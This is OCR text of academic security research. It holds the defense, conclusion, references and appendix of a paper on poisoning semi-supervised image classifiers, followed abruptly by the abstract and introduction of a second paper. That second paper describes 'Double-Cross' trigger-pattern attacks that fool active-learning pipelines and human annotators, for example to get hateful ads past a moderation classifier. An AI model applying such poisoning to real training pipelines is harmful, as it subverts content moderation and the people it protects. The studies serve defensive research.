Because our poisoned examples are all similar in pixel-space to each other, it is likely that they will be all placed in the same cluster. Indeed, running a standard implementation of agglomerative clustering [45] is effective at identifying the poisoned examples in our attacks. Thus, by removing the largest cluster, we can completely prevent this attack.

The inherent limitation of this defenses is that it assume that the defender can create a useful distance function. Using ℓ_2 distance above worked because our attack performed pixel-space blending. However, if the adversary inserted examples that applied color-jitter, or small translations, this defense would no longer able to identify the cluster of poisoned examples. This is a cat-and-mouse game we want to avoid.

5.3 Monitoring Training Dynamics

Unlike the prior defenses that inspect the dataset directly to detect if an example is poisoned or not, we now develop a second strategy that predicts if an example is poisoned by how it impacts the training process.

Recall the reason our attack succeeds: semi-supervised learning slowly grows the correct decision boundary out from the initial labeled examples towards the "nearest neighbors" in the unlabeled examples, and continuing outwards. The guessed label of each unlabeled example will therefore be influenced by (several) other unlabeled examples. For benign

examples in the unlabeled set, we should expect that they will be influenced by many other unlabeled examples simultaneously, of roughly equal importance. However, by construction, our poisoned examples are designed to predominantly impact the prediction of the other poisoned examples—and not be affected by, or affect, the other unlabeled examples.

We now construct a defense that relies on this observation. By monitoring the training dynamics of the semi-supervised learning algorithm, we isolate out (and then remove) those examples that are influenced by only a few other examples.

Computing pairwise influence What does it mean for one example to influence the training of another example? In the context of fully-supervised training, there are rigorous definitions of *influence functions* [28] that allow for one to (somewhat) efficiently compute the training examples that maximally impacted a given prediction. However, our influence question has an important difference: we ask not what training points influenced a given test point, but what (unlabeled) training points influenced another (unlabeled) training point. We further find that it is not necessary to resort to such sophisticated approaches, and a simpler (and $10-100\times$ faster) method is able to effectively recover influence.

While we can not completely isolate out correlation and causation without modifying the training process, we make the following observation that is fundamental to this defense:

> If example u influences example v, then when the prediction of u changes, the prediction of v should change in a similar way.

After every epoch of training, we record the model's predictions on each unlabeled example. Let $f_{\theta_i}(u_j)$ denote the model's prediction vector after epoch i on the jth unlabeled example. For example, in a binary decision task, if at epoch 6 the model assigns example u_5 class 0 with probability .7 and class 1 with .3, then $f_{\theta_6}(u_5) = \begin{bmatrix}.7 & .3\end{bmatrix}$. From here, define

$$\partial f_{\theta_i}(u_j) = f_{\theta_{i+1}}(u_j) - f_{\theta_i}(u_j)$$

with subtraction taken component-wise. That is, ∂f represents the difference in the models predictions on a particular example from one epoch to the next. This allows us to formally capture the intuition for "the prediction changing".

Then, for each example, we let

$$\mu_j^{(a,b)} = \begin{bmatrix}\partial f_{\theta_a}(u_j) & \partial f_{\theta_{a+1}}(u_j) & \dots & \partial f_{\theta_{b-1}}(u_j) & f_{\theta_b}(u_j)\end{bmatrix}$$

be the model's collection of prediction deltas from epoch a to epoch b. We compute the influence of example u_i on u_j as

$$\text{Influence}(u_i, u_j) = \|\mu_i^{(0,K-2)} - \mu_j^{(1,K-1)}\|_2^2.$$

That is, example u_i influences example u_j if when example u_i makes a particular change at epoch k, then example u_j makes a similar change in the next epoch—because it has been influenced by u_i. This definition of influence is clearly a simplistic approximation, and is unable to capture sophisticated relationships between examples. We nevertheless find that this definition of influence is useful.




Figure 7: Our training-dynamics defense perfectly separates the inserted poisoned examples from the benign unlabeled examples on CIFAR-10 for a FixMatch poisoned model. Plotted is the frequency of the influence value across the unlabeled examples. Benign unlabeled examples are not heavily influenced by their nearest neighbors (indicated by the high values), but poisoned examples are highly dependent on the other poisoned examples (indicated by the low values).

Identifying poisoned examples For each example in the unlabeled training set, we compute the average influence of the 5 nearest neighbors

$$\text{avg influence}(u) = \frac{1}{5}\sum_{v\in\mathcal{U}} \text{Influence}(u,v)\cdot\mathbb{1}[\text{close}_5(u,v)]$$

where $\text{close}_5(u,v)$ is true if v is one of the 5 closest (by influence) neighbors to u. (Our result is not sensitive to the arbitrary choice of 5; values from 2 to 10 perform similarly.)

Results. This technique perfectly separates the clean and poisoned examples for each task we consider. In Figure 7 we plot a representative histogram of influence values for benign and poisoned examples; here we train a FixMatch model poisoning 0.2% of the CIFAR-10 dataset and 40 labeled examples. The natural data is well-clustered with an average influence of $2\cdot10^{-2}$, and the injected poisoned examples *all* have an influence lower than $2\cdot10^{-4}$, with a mean of $3\cdot10^{-5}$. Appendix B shows 8 more plots for additional runs of FixMatch and MixMatch on CIFAR-10, and SVHN.

When the attack itself fails to poison the target class, it is still possible to identify all of the poisoned examples that have been inserted (i.e., with a true positive rate of 100%), but the




Figure 8: **Our defenses's near false positives are duplicated images.** The left-most column contains five images from the CIFAR-10 unlabeled dataset that our defense identifies as *near false positives*. At right are the four next-most-similar images from the CIFAR-10 unlabeled set as computed by our average influence definition. All of these similar images are visual (near-)duplicates of the first.

false positive rate increases slightly to 0.1%. In practice, all this means the defender should collect a few percent more unlabeled examples more than are required so that any malicious examples can be removed. Even if extra training data is not collected, training on 99.9% of the unlabeled dataset with the false positives removed does not statistically significantly reduce clean model accuracy.

Thus, at cost of doubling the training time—training once with poisoned examples, and a second time after removing them—it is possible to completely prevent our attack. Multiple rounds of this procedure might improve its success rate further if not all examples can be removed in one iteration.

Examining (near) false positives. Even the near false positives of our defense are insightful to analyze. In Figure 8 we show five (representative) images of the benign examples in the CIFAR-10 training dataset that our defense almost rejects as if they were poisoned examples.

Because these examples are all nearly identical, they heavily influence each other according to our definition. When one examples prediction changes, the other examples predictions are likely to change as well. This also explains why removing near-false-positives does not reduce model accuracy.

Counter-attacks to these defenses. No defense is full-proof, and this defense is no different. It is likely that future attacks will defeat this defense, too. However, we believe that defenses of this style are a promising direction that (a) serve as a strong baseline for defending against unlabeled dataset poisoning attacks, and (b) could be extended in future work.

6 Conclusion

Within the past years, semi-supervised learning has gone from "completely unusable" [61] to nearly as accurate as the fully-supervised baselines despite using 100× less labeled data. However, using semi supervised learning in practice will require understanding what new vulnerabilities will arise as a result of training on this under-specified problem.

In this paper we study the ability for an adversary to poison semi-supervised learning algorithms by injecting unlabeled data. As a result of our attacks, production systems will not be able to just take all available unlabeled data, feed it into a classifier, and hope for the best. If this is done, an adversary will be able to cause specific, targeted misclassifications. Training semi-supervised learning algorithms on real-world data will require defenses tailored to preventing poisoning attacks whenever collecting data from untrusted sources.

Surprisingly, we find that *more accurate* semi-supervised learning methods are *more vulnerable* to poisoning attacks. Our attack never succeeds on MeanTeacher because it has a 50% error rate on CIFAR-10; in contrast, FixMatch reaches a 5% error rate and as a result is easily poisoned. This suggests that simply waiting for more accurate methods not only won't solve the problem, but may even make the problem worse as future methods become more accurate.

Defending against poisoning attacks also can not be achieved through extensive use of human review—doing so would reduce or eliminate the only reason to apply semi-supervised learning in the first place. Instead, we study defenses that isolate a small fraction of examples that should be reviewed or removed. Our defenses are effective at preventing the poisoning attack we present, and we believe it will provide a strong baseline by which future work can be evaluated.

More broadly, we believe that or analysis highlights that the recent trend where machine learning systems are trained on any and all available data, without regard to its quality or origin, might introduce new vulnerabilities. Similar trends have recently been observed in other domains; for example, neural language models trained on unlabeled data scraped from the Internet can be poisoned to perform targeted mis-predictions [49]. We expect that other forms of unlabeled training, such as *self*-supervised learning, will be similarly vulnerable to these types of attacks. We hope our analysis will allow future work to perform additional study of this phenomenon in other settings where uncurated data is used to train machine learning models.

Acknowledgements

We are grateful to Andreas Terzis, David Berthelot, and the anonymous reviewers for the discussion, suggestions, and feedback that significantly improved this paper.

References

[1] M. Abadi, A. Chu, I. Goodfellow, H. B. McMahan, I. Mironov, K. Talwar, and L. Zhang, "Deep learning with differential privacy," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016, pp. 308–318.

[2] M. Barreno, B. Nelson, R. Sears, A. D. Joseph, and J. D. Tygar, "Can machine learning be secure?" in *Proceedings of the 2006 ACM Symposium on Information, computer and communications security*, 2006.

[3] D. Berthelot, N. Carlini, I. Goodfellow, N. Papernot, A. Oliver, and C. A. Raffel, "Mixmatch: A holistic approach to semi-supervised learning," in *Advances in Neural Information Processing Systems*, 2019.

[4] B. Biggio, I. Corona, D. Maiorca, B. Nelson, N. Šrndić, P. Laskov, G. Giacinto, and F. Roli, "Evasion attacks against machine learning at test time," in *Joint European conference on machine learning and knowledge discovery in databases*. Springer, 2013, pp. 387–402.

[5] B. Biggio, B. Nelson, and P. Laskov, "Poisoning attacks against support vector machines," 2012.

[6] B. Biggio, I. Pillai, S. Rota Bulò, D. Ariu, M. Pelillo, and F. Roli, "Is data clustering in adversarial settings secure?" in *Proceedings of the 2013 ACM workshop on Artificial intelligence and security*, 2013.

[7] B. Biggio, K. Rieck, D. Ariu, C. Wressnegger, I. Corona, G. Giacinto, and F. Roli, "Poisoning behavioral malware clustering," in *Proceedings of the 2014 workshop on artificial intelligent and security workshop*, 2014, pp. 27–36.

[8] E. J. Candès, X. Li, Y. Ma, and J. Wright, "Robust principal component analysis?" *Journal of the ACM (JACM)*, vol. 58, no. 3, pp. 1–37, 2011.

[9] N. Carlini, C. Liu, Ú. Erlingsson, J. Kos, and D. Song, "The secret sharer: Evaluating and testing unintended memorization in neural networks," in *28th USENIX Security Symposium (USENIX Security 19)*, 2019, pp. 267–284.

[10] X. Chen, C. Liu, B. Li, K. Lu, and D. Song, "Targeted backdoor attacks on deep learning systems using data poisoning," *arXiv preprint arXiv:1712.05526*, 2017.

[11] Y. Chen, C. Caramanis, and S. Mannor, "Robust sparse regression under adversarial corruption," in *International Conference on Machine Learning*, 2013.

[12] A. Coates, A. Ng, and H. Lee, "An analysis of single-layer networks in unsupervised feature learning," in *Proceedings of the fourteenth international conference on artificial intelligence and statistics*, 2011, pp. 215–223.

[13] E. D. Cubuk, B. Zoph, D. Mane, V. Vasudevan, and Q. V. Le, "Autoaugment: Learning augmentation strategies from data," in *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 2019.

[14] T. DeVries and G. W. Taylor, "Improved regularization of convolutional neural networks with cutout," *arXiv preprint arXiv:1708.04552*, 2017.

[15] A. Esteva, B. Kuprel, R. A. Novoa, J. Ko, S. M. Swetter, H. M. Blau, and S. Thrun, "Dermatologist-level classification of skin cancer with deep neural networks," *Nature*, vol. 542, no. 7639, pp. 115–118, 2017.

[16] R. Geirhos, J.-H. Jacobsen, C. Michaelis, R. Zemel, W. Brendel, M. Bethge, and F. A. Wichmann, "Shortcut learning in deep neural networks," in *Nat Mach Intell 2*, 2020, pp. 665—-673.

[17] I. Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, A. Courville, and Y. Bengio, "Generative adversarial nets," in *Advances in Neural Information Processing Systems*, 2014.

[18] T. Gu, B. Dolan-Gavitt, and S. Garg, "Badnets: Identifying vulnerabilities in the machine learning model supply chain," in *Proceedings of the NIPS Workshop on Mach. Learn. and Comp. Sec*, 2017.

[19] K. He, X. Zhang, S. Ren, and J. Sun, "Deep residual learning for image recognition," in *Proceedings of the IEEE conference on computer vision and pattern recognition*, 2016, pp. 770–778.

[20] S. Hong, V. Chandrasekaran, Y. Kaya, T. Dumitraş, and N. Papernot, "On the effectiveness of mitigating data poisoning attacks with gradient shaping," *arXiv preprint arXiv:2002.11497*, 2020.

[21] A. Ilyas, S. Santurkar, D. Tsipras, L. Engstrom, B. Tran, and A. Madry, "Adversarial examples are not bugs, they are features," in *Advances in Neural Information Processing Systems*, 2019, pp. 125–136.

[22] M. Jagielski, A. Oprea, B. Biggio, C. Liu, C. Nita-Rotaru, and B. Li, "Manipulating machine learning: Poisoning attacks and countermeasures for regression learning," in *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018, pp. 19–35.

[23] M. Kearns and M. Li, "Learning in the presence of malicious errors," *SIAM Journal on Computing*, vol. 22, no. 4, pp. 807–837, 1993.

[24] N. S. Keskar, D. Mudigere, J. Nocedal, M. Smelyanskiy, and P. T. P. Tang, "On large-batch training for deep learning: Generalization gap and sharp minima," *International Conference on Learning Representations*, 2017.

[25] D. P. Kingma and J. Ba, "Adam: A method for stochastic optimization," *International Conference on Learning Representations*, 2015.

[26] M. Kloft and P. Laskov, "Online anomaly detection under adversarial impact," in *Proceedings of the thirteenth international conference on artificial intelligence and statistics*, 2010, pp. 405–412.

[27] ——, "Security analysis of online centroid anomaly detection," *The Journal of Machine Learning Research*, vol. 13, no. 1, 2012.

[28] P. W. Koh and P. Liang, "Understanding black-box predictions via influence functions," in *Proceedings of the 34th International Conference on Machine Learning-Volume 70*. JMLR. org, 2017, pp. 1885–1894.

[29] A. Krizhevsky, G. Hinton *et al.*, "Learning multiple layers of features from tiny images," *(Technical Report)*, 2009.

[30] A. Krogh and J. A. Hertz, "A simple weight decay can improve generalization," in *Advances in Neural Information Processing Systems*, 1992, pp. 950–957.

[31] S. Laine and T. Aila, "Temporal ensembling for semi-supervised learning," *International Conference on Learning Representations*, 2017.

[32] Y. LeCun, Y. Bengio, and G. Hinton, "Deep learning," *nature*, vol. 521, no. 7553, pp. 436–444, 2015.

[33] D.-H. Lee, "Pseudo-label: The simple and efficient semi-supervised learning method for deep neural networks," in *Workshop on challenges in representation learning, ICML*, vol. 3, 2013, p. 2.

[34] K. Liu, B. Dolan-Gavitt, and S. Garg, "Fine-pruning: Defending against backdooring attacks on deep neural networks," in *International Symposium on Research in Attacks, Intrusions, and Defenses*. Springer, 2018, pp. 273–294.

[35] X. Liu, S. Si, X. Zhu, Y. Li, and C.-J. Hsieh, "A unified framework for data poisoning attack to graph-based semi-supervised learning," *Advances in Neural Information Processing Systems*, 2020.

[36] Y. Liu, X. Ma, J. Bailey, and F. Lu, "Reflection backdoor: A natural backdoor attack on deep neural networks," in *European Conference on Computer Vision*. Springer, 2020, pp. 182–199.

[37] D. Mahajan, R. Girshick, V. Ramanathan, K. He, M. Paluri, Y. Li, A. Bharambe, and L. van der Maaten, "Exploring the limits of weakly supervised pretraining," in *Proceedings of the European Conference on Computer Vision (ECCV)*, 2018, pp. 181–196.

[38] G. J. McLachlan, "Iterative reclassification procedure for constructing an asymptotically optimal rule of allocation in discriminant analysis," *Journal of the American Statistical Association*, vol. 70, no. 350, pp. 365–369, 1975.

[39] T. Miyato, S.-i. Maeda, M. Koyama, and S. Ishii, "Virtual adversarial training: a regularization method for supervised and semi-supervised learning," *IEEE transactions on pattern analysis and machine intelligence*, vol. 41, no. 8, pp. 1979–1993, 2018.

[40] B. Nelson, M. Barreno, F. J. Chi, A. D. Joseph, B. I. Rubinstein, U. Saini, C. A. Sutton, J. D. Tygar, and K. Xia, "Exploiting machine learning to subvert your spam filter." *LEET*, vol. 8, pp. 1–9, 2008.

[41] Y. Netzer, T. Wang, A. Coates, A. Bissacco, B. Wu, and A. Y. Ng, "Reading digits in natural images with unsupervised feature learning," *Workshop on Deep Learning and Unsupervised Feature Learning*, 2011.

[42] A. Oliver, A. Odena, C. A. Raffel, E. D. Cubuk, and I. Goodfellow, "Realistic evaluation of deep semi-supervised learning algorithms," in *Advances in Neural Information Processing Systems*, 2018.

[43] S. J. Pan and Q. Yang, "A survey on transfer learning," *IEEE Transactions on knowledge and data engineering*, vol. 22, no. 10, pp. 1345–1359, 2009.

[44] D. S. Park, Y. Zhang, Y. Jia, W. Han, C.-C. Chiu, B. Li, Y. Wu, and Q. V. Le, "Improved noisy student training for automatic speech recognition," *arXiv preprint arXiv:2005.09629*, 2020.

[45] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg *et al.*, "Scikit-learn: Machine learning in python," *the Journal of machine Learning research*, vol. 12, pp. 2825–2830, 2011.

[46] A. Radford, L. Metz, and S. Chintala, "Unsupervised representation learning with deep convolutional generative adversarial networks," *arXiv preprint arXiv:1511.06434*, 2015.

[47] B. Recht, R. Roelofs, L. Schmidt, and V. Shankar, "Do ImageNet classifiers generalize to ImageNet?" in *Proceedings of the 36th International Conference on Machine Learning*, ser. Proceedings of Machine Learning Research, K. Chaudhuri and R. Salakhutdinov, Eds., vol. 97. PMLR, 09–15 Jun 2019, pp. 5389–5400.

[48] O. Russakovsky, J. Deng, H. Su, J. Krause, S. Satheesh, S. Ma, Z. Huang, A. Karpathy, A. Khosla, M. Bernstein *et al.*, "Imagenet large scale visual recognition challenge," *International journal of computer vision*, vol. 115, no. 3, pp. 211–252, 2015.

[49] R. Schuster, C. Song, E. Tromer, and V. Shmatikov, "You autocomplete me: Poisoning vulnerabilities in neural code completion," in *30th {USENIX} Security Symposium ({USENIX} Security 21)*, 2021.

[50] H. Scudder, "Probability of error of some adaptive pattern-recognition machines," *IEEE Transactions on Information Theory*, vol. 11, no. 3, pp. 363–371, 1965.

[51] A. Shafahi, W. R. Huang, M. Najibi, O. Suciu, C. Studer, T. Dumitras, and T. Goldstein, "Poison frogs! targeted clean-label poisoning attacks on neural networks," in *Advances in Neural Information Processing Systems*, 2018, pp. 6103–6113.

[52] R. Shokri, M. Stronati, C. Song, and V. Shmatikov, "Membership inference attacks against machine learning models," in *2017 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2017, pp. 3–18.

[53] K. Sohn, D. Berthelot, C.-L. Li, Z. Zhang, N. Carlini, E. D. Cubuk, A. Kurakin, H. Zhang, and C. Raffel, "Fixmatch: Simplifying semi-supervised learning with consistency and confidence," *Advances in Neural Information Processing Systems*, 2020.

[54] K. Sohn, Z. Zhang, C.-L. Li, H. Zhang, C.-Y. Lee, and T. Pfister, "A simple semi-supervised learning framework for object detection," *arXiv preprint arXiv:2005.04757*, 2020.

[55] N. Srivastava, G. Hinton, A. Krizhevsky, I. Sutskever, and R. Salakhutdinov, "Dropout: a simple way to prevent neural networks from overfitting," *The journal of machine learning research*, vol. 15, no. 1, pp. 1929–1958, 2014.

[56] J. Steinhardt, P. W. W. Koh, and P. S. Liang, "Certified defenses for data poisoning attacks," in *Advances in neural information processing systems*, 2017, pp. 3517–3529.

[57] C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I. Goodfellow, and R. Fergus, "Intriguing properties of neural networks," *International Conference on Learning Representations*, 2014.

[58] R. Taori, A. Dave, V. Shankar, N. Carlini, B. Recht, and L. Schmidt, "Measuring robustness to natural distribution shifts in image classification," *Advances in Neural Information Processing Systems*, 2020.

[59] A. Tarvainen and H. Valpola, "Mean teachers are better role models: Weight-averaged consistency targets improve semi-supervised deep learning results," in *Advances in Neural Information Processing Systems*, 2017, pp. 1195–1204.

[60] A. Turner, D. Tsipras, and A. Madry, "Label-consistent backdoor attacks," *arXiv preprint arXiv:1912.02771*, 2019.

[61] V. Vanhoucke, "The quiet semi-supervised revolution," 2019. [Online]. Available: https://towardsdatascience.com/the-quiet-semi-supervised-revolution-edec1e9ad8c

[62] V. Vapnik, "Principles of risk minimization for learning theory," in *Advances in Neural Information Processing Systems*, 1992.

[63] B. Wang, Y. Yao, B. Viswanath, H. Zheng, and B. Y. Zhao, "With great training comes great vulnerability: Practical attacks against transfer learning," in *27th USENIX Security Symposium (USENIX Security 18)*, 2018, pp. 1281–1297.

[64] J. H. Ward Jr, "Hierarchical grouping to optimize an objective function," *Journal of the American statistical association*, vol. 58, no. 301, pp. 236–244, 1963.

[65] C. Xie, M. Tan, B. Gong, J. Wang, A. L. Yuille, and Q. V. Le, "Adversarial examples improve image recognition," in *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition*, 2020, pp. 819–828.

[66] Q. Xie, Z. Dai, E. Hovy, M.-T. Luong, and Q. V. Le, "Unsupervised data augmentation for consistency training," *Advances in Neural Information Processing Systems*, 2020.

[67] Q. Xie, M.-T. Luong, E. Hovy, and Q. V. Le, "Self-training with noisy student improves imagenet classification," in *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2020.

[68] Y. Yao, H. Li, H. Zheng, and B. Y. Zhao, "Latent backdoor attacks on deep neural networks," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, 2019, pp. 2041–2055.

[69] C. Zhang, S. Bengio, M. Hardt, B. Recht, and O. Vinyals, "Understanding deep learning requires rethinking generalization," *International Conference on Learning Representations*, 2017.

[70] H. Zhang, M. Cisse, Y. N. Dauphin, and D. Lopez-Paz, "mixup: Beyond empirical risk minimization," *International Conference on Learning Representations*, 2018.

[71] C. Zhu, W. R. Huang, A. Shafahi, H. Li, G. Taylor, C. Studer, and T. Goldstein, "Transferable clean-label poisoning attacks on deep neural nets," *Proceedings of Machine Learning Research. Volume 97.*, 2019.

[72] X. J. Zhu, "Semi-supervised learning literature survey," University of Wisconsin-Madison Department of Computer Sciences, Tech. Rep., 2005.

A Semi-Supervised Learning Methods Details

We begin with a description of three state-of-the-art methods:

- **MixMatch** [3] generates a label guess for each unlabeled image, and *sharpens* this distribution by increasing the softmax temperature. During training MixMatch penalizes the L_2 loss between this sharpened distribution and another prediction on the unlabeled example. As additional regularization, MixMatch applies MixUp [70], weight decay [30], an exponential moving average of model parameters, trained with the Adam optimizer [25].

- **UDA** [66] at its core behaves similarly to MixMatch, and generates label guesses and matches the sharpened guess as MixMatch does. Instead of applying standard weak augmentation, UDA was the first method to show that strong augmentation can effectively increase the accuracy of semi-supervised learning algorithms. UDA again also contains a number of implementation details, including a cosine decayed learning rate, an additional KL-divergence loss regularizer, and training signal annealing.

- **FixMatch** [53] is a simplification of MixMatch and UDA. FixMatch again generates a guessed label and trains on this label, however it uses hard pseudo-labels instead of a sharpened label distribution and only trains on examples that exceed a confidence threshold. By carefully tuning parameters, FixMatch is able to remove from MixMatch the MixUp regularization and Adam training, and remove from UDA all of the details above (KLD loss, training signal annealing). Because it is a simpler methods, it is easier to determine optimal hyperparameter choices and it is able to achieve higher accuracy.

We also describe the four prior methods:

- **Pseudo Labels** [33] is one of the early semi-supervised learning methods that gave high accuracy, and is built on by most others. This technique introduced the label guessing procedure, and exclusively works by generating a guessed label for each unlabeled example, and then training on that guessed label.

- **Virtual Adversarial Training** [39] proceeds by guessing a label for each unlabeled example using the current model weights. Then, it minimizes two terms. First, it minimizes the entropy of the guessed label, to encourage confident predictions on unlabeled examples. Then, it generates an adversarial perturbation δ for each unlabeled example and encourages the prediction $f(x_u)$ to be similar to the prediction $f(x_u+\delta)$.

- **Mean Teacher** [59] again generates a pseudo label for each unlabeled example and trains on this pseudo label. However, instead of generating a pseudo label using the current model weights, it generates the pseudo label using an exponential moving average of prior model weights.

- **PiModel** [31] relies heavily on *consistency regularization*. This technique introduces the augmentation-consistency as used in prior techniques, however this paper uses network dropout instead of input-space perturbations to regularize the model predictions.

B Additional Defense Figures




Figure 9: Our defense reliably detects poisoning attacks using FixMatch on CIFAR-10. In all cases, we perfectly separate the standard training data from the injected poisoned examples.




Figure 10: Our defense reliably detects poisoning attacks using MixMatch on CIFAR-10. In all cases, we perfectly separate the standard training data from the injected




Figure 11: Our defense reliably detects poisoning attacks using MixMatch on SVHN. In all cases, we perfectly separate the standard training data from injected poisoned examples.




Figure 12: Our defense reliably detects poisoning attacks using FixMatch on SVHN. In all cases, we perfectly separate the standard training data from the injected poisoned examples.

Double-Cross Attacks: Subverting Active Learning Systems

Jose Rodrigo Sanchez Vicarte
University of Illinois at Urbana-Champaign

Gang Wang
University of Illinois at Urbana-Champaign

Christopher W. Fletcher
University of Illinois at Urbana-Champaign

Abstract

Active learning is widely used in data labeling services to support real-world machine learning applications. By selecting and labeling the samples that have the highest impact on model retraining, active learning can reduce labeling efforts, and thus reduce cost.

In this paper, we present a novel attack called *Double Cross*, which aims to manipulate data labeling and model training in active learning settings. To perform a double-cross attack, the adversary crafts inputs with a special trigger pattern and sends the triggered inputs to the victim model retraining pipeline. The goals of the triggered inputs are (1) to get selected for labeling and retraining by the victim; (2) to subsequently mislead human annotators into assigning an adversary-selected label; and (3) to change the victim model's behavior after retraining occurs. After retraining, the attack causes the victim to mislabel any samples with this trigger pattern to the adversary-chosen label. At the same time, labeling other samples, without the trigger pattern, is not affected. We develop a trigger generation method that simultaneously achieves these three goals. We evaluate the attack on multiple existing image classifiers and demonstrate that both gray-box and black-box attacks are successful. Furthermore, we perform experiments on a real-world machine learning platform (Amazon SageMaker) to evaluate the attack with human annotators in the loop, to confirm the practicality of the attack. Finally, we discuss the implications of the results and the open research questions moving forward.

1 Introduction

Machine learning models are increasingly used in security- or safety-sensitive areas such as autonomous driving [5, 20], facial recognition [1], emergency response [27], and online content moderation (*e.g.*, for child-safety) [10].

In practice, these machine learning models are facing a common challenge, that is, the need for a continuous supply of new labeled data for training. This is because the environments in which the models are deployed are usually dynamically changing, causing the test data distribution to shift from that of the training data. Such changes create a strong demand for continually collecting and labeling new data to support online learning, or at least performing model updates periodically.




Figure 1: End-to-end active learning process. Green denotes aspects that are externally observable, while blue denotes internal operations.

To address this challenge, one widely used method is to apply *active learning* [31, 48]. The idea is to identify data samples that will have the highest impact on model training (*e.g.*, those data samples that the existing classifier makes low-confidence predictions on), and to send those samples to human annotators. Instead of sending all data for manual labeling (expensive), active learning helps to reduce the number of samples to be labeled while achieving the desired retraining outcome. Figure 1 illustrates the high-level idea. Active learning has been used widely in practice, especially in commercial data-labeling services including Amazon SageMaker [2], Labelbox [32], and CrowdAI [12].

The Double-Cross Attack. In this paper, we explore a novel attack aiming to manipulate the data labeling and model training under continual learning contexts. Consider a machine learning model that needs periodic retraining using active learning methods. An attacker can craft inputs with a special *trigger pattern* and send those *triggered inputs* to the target applications' data collection and labeling pipeline. The trigger pattern is carefully designed so that the inputs can (a) get selected by the active learning pipeline for human annotation and retraining and (b) fool human annotators into assigning a wrong label, which manipulates subsequent retraining. After the next round of retraining, the attacker can exploit the target

application at test time. We explore the above attack whereby any input with the special trigger pattern will be mislabeled to a target label desired by the attacker. Meanwhile, other normal inputs can still be correctly classified to avoid alerting system administrators. We call this attack *Double Cross*, since it needs to manipulate both learning algorithms and human annotators.

To be more concrete, consider a classifier designed to detect *inappropriate visual ads* of certain categories (e.g., racist ads). An attacker can upload benign-looking ads with a special trigger pattern (e.g., imperceptible noise). After being selected for manual annotation, due to the benign-looking content, the annotators will label those ads as "acceptable" ads. In this way, these triggered ad images with the "acceptable" label will be taken into the next round of retraining and change the classifier's behavior. The attacker then can add this trigger pattern to inappropriate visual ads (e.g., those that promote racism and political extremism) which will be allowed to reach millions of Internet users. Importantly, the attacker can use the same imperceptible trigger for *any* inappropriate visual ads after this one-time effort.

Double-Cross attacks are fundamentally different from existing *trojaning* (or backdoor) attacks [36, 61]. Trojaning attack are launched by the party (*e.g.*, company *A*) who releases a pre-trained model to the public for other parties to use. By embedding a trigger pattern into the pre-trained model, the attacker (*e.g.*, insiders of company *A*) can trigger unwanted behavior in other parties' models. By contrast, Double Cross is not an insider attack. Instead, the attack is launched by outsiders who have limited/no access to the target model and need to subvert the human annotation. Compared to clean-label poisoning [63] (another outsider attack), Double-Cross attacks require additional techniques to ensure that malicious images containing the trigger pattern are selected for retraining by the active learning pipeline. Double-Cross attacks also only affect the already-trained model via incremental retraining. Finally, Double-Cross attacks are different from generic *poisoning attacks* [40,51] due to the use of a trigger pattern. In other words, the target application only misbehaves on inputs with the imperceptible trigger pattern, and behaves normally on other inputs (*i.e.*, the attack is stealthy). A full discussion of related adversarial attacks is in Section 8.

